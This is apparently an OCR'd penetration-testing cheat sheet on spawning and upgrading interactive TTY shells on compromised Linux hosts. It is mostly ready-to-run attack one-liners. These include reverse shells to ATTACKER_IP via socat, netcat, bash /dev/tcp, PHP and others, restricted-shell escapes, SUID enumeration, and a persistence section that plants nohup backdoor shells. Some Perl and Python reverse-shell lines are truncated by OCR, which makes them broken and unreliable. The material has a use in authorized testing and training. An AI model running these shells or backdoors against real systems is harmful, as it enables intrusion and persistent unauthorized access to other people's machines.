
TTY Shell Techniques

Comprehensive Cheat Sheet

For Penetration Testers & Ethical Hackers



November 7, 2025

Contents

1 Basic Shell Spawning Methods

Information

These are fundamental techniques for spawning interactive shells in compromised systems. Each method has different requirements and may work better in specific environments.

› 1.1 Direct Shell Commands

The simplest approach when you have command execution:

```
/bin/sh -i
/bin/bash -i
```

› 1.2 Python Methods

Python is commonly available on Linux systems and provides excellent PTY support:

```
# Method 1: Simple Python PTY spawn
python -c 'import pty; pty.spawn("/bin/bash")'

# Method 2: Python with environment variables
python -c 'import os; os.putenv("TERM", "xterm");
    os.system("/bin/bash")'

# Method 3: Python3 (preferred on modern systems)
python3 -c 'import pty; pty.spawn("/bin/bash")'

# Method 4: Using subprocess module
python -c 'import subprocess; subprocess.call(["/bin/bash", "-i"])'
```

Tip

Python's `pty.spawn()` is the most reliable method for getting a proper TTY shell. It creates a pseudo-terminal that behaves like a real interactive session.

› 1.3 Perl Methods

Perl is often installed by default, making it a good alternative:

```
# Method 1: Simple execution
perl -e 'exec "/bin/bash";'

# Method 2: Using system call
perl -e 'system("/bin/bash")'
```

```
# Method 3: Using open
perl -e 'open(my $fh, "|-", "/bin/bash")'
```

› 1.4 Ruby Methods

If Ruby is available on the target system:

```
# Method 1: Simple execution
ruby -e 'exec "/bin/bash"'

# Method 2: Using system call
ruby -e 'system("/bin/bash")'

# Method 3: Using Process.spawn
ruby -e 'Process.spawn("/bin/bash"); Process.wait'
```

› 1.5 Lua Methods

Less common but useful when available:

```
# Method 1: Using os.execute
lua -e 'os.execute("/bin/bash")'

# Method 2: Using io.popen
lua -e 'local f = io.popen("/bin/bash", "r"); f:close()'
```

› 1.6 AWK Methods

AWK is a standard Unix tool, making it reliable:

```
# Method 1: Basic system call
awk 'BEGIN {system("/bin/bash")}'

# Method 2: With arguments
awk 'BEGIN {system("/bin/bash -i")}'
```

› 1.7 Find Methods

The `find` command can execute arbitrary commands:

```
# Method 1: Using exec
find / -name example -exec /bin/bash \;

# Method 2: Using AWK command
```

```
find / -name example -exec /usr/bin/awk 'BEGIN
    {system("/bin/bash")}' \;

# Method 3: With quit flag
find . -exec /bin/bash \; -quit
```

› 1.8 VIM/VI Methods

Text editors can be used to escape restricted environments:

```
# Method 1: Using command parameter
vim -c ':!/bin/bash'
```

Note

From within vim:

- Press ESC to enter command mode
- Type: `:set shell=/bin/bash`
- Type: `:shell`

Or directly:

- Press ESC
- Type: `:!/bin/bash`

› 1.9 Nmap Methods

Older versions of Nmap included an interactive mode:

```
# Method 1: Interactive mode
nmap --interactive
nmap> !sh

# Method 2: Using script execution
nmap --script=<(echo 'os.execute("/bin/bash")')
```

Warning

The interactive mode was removed in Nmap 5.21 due to security concerns. This only works on legacy systems with older Nmap versions.

› 1.10 Other Language Methods

Additional scripting languages that may be present:

```
# PHP method
php -r 'system("/bin/bash");'

# Node.js method
node -e 'require("child_process").spawn("/bin/bash", {stdio: [0, 1,
    2]});'

# Expect method
expect -c 'spawn /bin/bash; interact'
```

2 Advanced Shell Upgrade Techniques

Information

After obtaining a basic shell, upgrading to a full TTY provides better functionality including job control, command history, and proper signal handling.

› 2.1 Full TTY Shell with Python

The most common and reliable upgrade method:

```
# Step 1: Spawn basic Python PTY
python3 -c 'import pty;pty.spawn("/bin/bash")'

# Step 2: Background the shell with Ctrl+Z
# (Press Ctrl+Z on your keyboard)

# Step 3: On your local machine
stty raw -echo; fg

# Step 4: On the remote shell
reset
export SHELL=bash
export TERM=xterm-256color
stty rows 38 columns 116
```

Tip

To get your terminal dimensions, run `stty -a` on your local machine before connecting. Use those values for the `rows` and `columns` settings.

› 2.2 Using Socat

Socat provides excellent TTY emulation:

```
# On attacker machine (listener)
socat file:`tty`,raw,echo=0 tcp-listen:4444

# On target machine
socat exec:'bash -li',pty,stderr,setsid,sigint,sane
    tcp:ATTACKER_IP:4444
```

Note

Socat may not be installed by default. If present, it provides one of the best shell experiences available.

› 2.3 Spawning TTY Shell with SSH

When SSH is available on the target:

```
# Method 1: Using SSH (if credentials known)
ssh user@localhost -t "/bin/bash"

# Method 2: Using built-in SSH command
ssh localhost -t "/bin/bash"
```

› 2.4 Using Script Command

The `script` command creates a TTY session:

```
script -q /dev/null /bin/bash
script -qc /bin/bash /dev/null
script /dev/null -c bash
```

3 Environment Fixing for Proper TTY

› 3.1 Terminal Settings and Environment Variables

After upgrading your shell, configure the environment:

```
# Fix terminal size after upgrading
stty rows 38 columns 116

# Set appropriate environment variables
export TERM=xterm-256color
export SHELL=bash

# Fix backspace and other keys
stty sane
```

```
# Enable command history
set -o history

# Enable tab completion
bind 'set enable-bracketed-paste off'
```

Tip

The `reset` command can fix many terminal display issues. Run it if you see garbled text or broken formatting.

› 3.2 Process Substitution for TTY

Advanced technique using process substitution:

```
# Using process substitution if available
bash -c "bash <> /dev/tcp/ATTACKER_IP/4444 0>&1"
```

4 Netcat Shells and Upgrades

› 4.1 Basic Netcat Shell

Standard netcat reverse shell:

```
# On attacker machine (listener)
nc -lvnp 4444

# On target machine (sender)
nc ATTACKER_IP 4444 -e /bin/bash
```

› 4.2 Netcat Without -e Flag

Many netcat versions don't support the `-e` flag:

```
# Alternative for when nc doesn't support -e
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc ATTACKER_IP
    4444 >/tmp/f
```

Note

This uses a named pipe (FIFO) to redirect input/output. The `mkfifo` command creates the pipe, which allows bidirectional communication.

› 4.3 Upgrading Netcat Shell to TTY

Transform your basic netcat shell into a full TTY:

```
# After getting a basic netcat shell, run:
python3 -c 'import pty; pty.spawn("/bin/bash")'

# Then press Ctrl+Z to background

# On your local machine:
stty raw -echo; fg

# Back on the remote shell:
reset
export TERM=xterm-256color
stty rows 38 columns 116
```

5 One-Liners for Different Environments

› 5.1 Bash Reverse Shell

Pure bash reverse shell using /dev/tcp:

```
bash -i >& /dev/tcp/ATTACKER_IP/4444 0>&1
bash -c 'bash -i >& /dev/tcp/ATTACKER_IP/4444 0>&1'
```

Warning

The `/dev/tcp` device is a bash-specific feature. It won't work in plain `sh` or other shells.

› 5.2 Perl Reverse Shell for TTY

Comprehensive Perl reverse shell:

```
perl -e 'use
    Socket;$i="ATTACKER_IP";$p=4444;socket(S,PF_INET,SOCK_STREAM,getprotobyname("to
    -i");};'
```

› 5.3 Python Reverse Shell with TTY

Python-based reverse shell:

```
python -c 'import
    socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.conne
    os.dup2(s.fileno(),1);
```

```
    os.dup2(s.fileno(),2);p=subprocess.call(["/bin/bash","-i"]);'
```

› 5.4 PHP Reverse Shell with TTY

Quick PHP reverse shell:

```
php -r '$sock=fsockopen("ATTACKER_IP",4444);exec("/bin/bash -i <&3
    >&3 2>&3");'
```

6 Checking Permissions and Privileges

› 6.1 Basic Permission Checks

Enumerate your access level:

```
# Check your current user
whoami

# Check user ID and groups
id

# List sudo permissions
sudo -l

# Check if any SUID binaries are available
find / -perm -u=s -type f 2>/dev/null
```

Tip

SUID binaries run with the permissions of their owner. Finding SUID root binaries can lead to privilege escalation.

› 6.2 Shell Environment Information

Understand your shell environment:

```
# Check what shell you're running
echo $SHELL

# Check available shells
cat /etc/shells

# Check terminal settings
stty -a
```

› 6.3 Process and Network Information

Gather system information:

```
# Check running processes
ps aux

# Check network connections
netstat -antup
ss -tuln
```

7 TTY Techniques for Constrained Environments

› 7.1 For Systems Without Python

Alternative methods when Python is unavailable:

```
# Using script command
script -q /dev/null /bin/bash

# Using expect
expect -c 'spawn /bin/bash; interact'
```

Note

On your attacker machine, you can use `rlwrap` to add readline functionality:

```
rlwrap nc -lvnp 4444
```

› 7.2 For Systems with Limited Commands

Try alternative shell paths:

```
# Try different shell paths if standard ones don't work
/usr/local/bin/bash
/usr/bin/bash
/usr/bin/sh
/bin/sh
/bin/dash
/usr/bin/zsh
```

› 7.3 When in Restricted Shells (rbash)

Escape from restricted shell environments:

```
# Try to bypass rbash with specific commands
ssh user@host "bash --noprofile"
sh -c "/bin/bash"
exec "/bin/bash"
```

Warning

Restricted shells limit available commands. Look for commands that allow shell execution like `vi`, `man`, `less`, or `awk`.

8 TTY Shell Functionality Testing

› 8.1 Test Interactive Features

Verify your shell is working correctly:

```
# Test terminal clear
clear

# Test tab completion
ls /etc/[TAB]

# Test command history
history

# Test job control
sleep 10 &
jobs
fg

# Test SIGINT handling (Ctrl+C should work correctly)
ping -c 999 localhost
# Press Ctrl+C to test interrupt
```

› 8.2 Test TTY Capabilities

Confirm full TTY functionality:

```
# Test arrow keys in command editing
echo "Press up arrow to recall this command"

# Test text editors that require TTY
vi test.txt
nano test.txt

# Test programs like less/more
cat /etc/passwd | less
```

Information

If these tests fail, your shell upgrade was incomplete. Revisit the upgrade steps and ensure all environment variables are set correctly.

9 Troubleshooting Shell Problems

› 9.1 Common Issues and Solutions

Frozen shell after upgrade attempt:

```
# On local machine after Ctrl+Z to background the remote shell:
stty -a  # Note rows and cols
stty raw -echo; fg  # Return to remote shell
reset  # Reset terminal
```

Garbled or broken text display:

```
reset
export TERM=xterm
```

Special keys not working:

```
stty sane
```

› 9.2 Dealing with Limited Shells

When standard shells are blocked or unavailable:

```
# If standard shells are blocked, try alternatives:
/bin/busybox sh
/usr/bin/env bash
/usr/bin/env sh
```

10 Maintaining Persistence

› 10.1 Keep-alive Commands

Prevent connection timeouts:

```
# Prevent timeout disconnections
while true; do echo -ne "\0" >/dev/tcp/ATTACKER_IP/4444; sleep 30;
    done &
```

› 10.2 Multiple Connection Points

Establish backup access:

```
# Set up additional backdoor shells
nohup bash -c 'bash -i >& /dev/tcp/ATTACKER_IP/4445 0>&1' &
```

Warning

Critical Reminder: All techniques in this document must only be used in authorized penetration testing and ethical hacking activities. Always operate within the scope of your engagement and with proper written authorization. Unauthorized access to computer systems is illegal and unethical.

Quick Reference Table

Method	Command	Use Case
Python PTY	`python3 -c 'import pty;pty.spawn("/bin/bash")'`	Most reliable, commonly available
Script	`script -q /dev/null /bin/bash`	No Python available
Socat	`socat exec:'bash -li',pty...`	Best quality, if installed
Perl	`perl -e 'exec "/bin/bash";'`	Legacy systems
Bash /dev/tcp	`bash -i >& /dev/tcp/IP/PORT 0>&1`	Pure bash environments

Table 1: Common TTY Shell Methods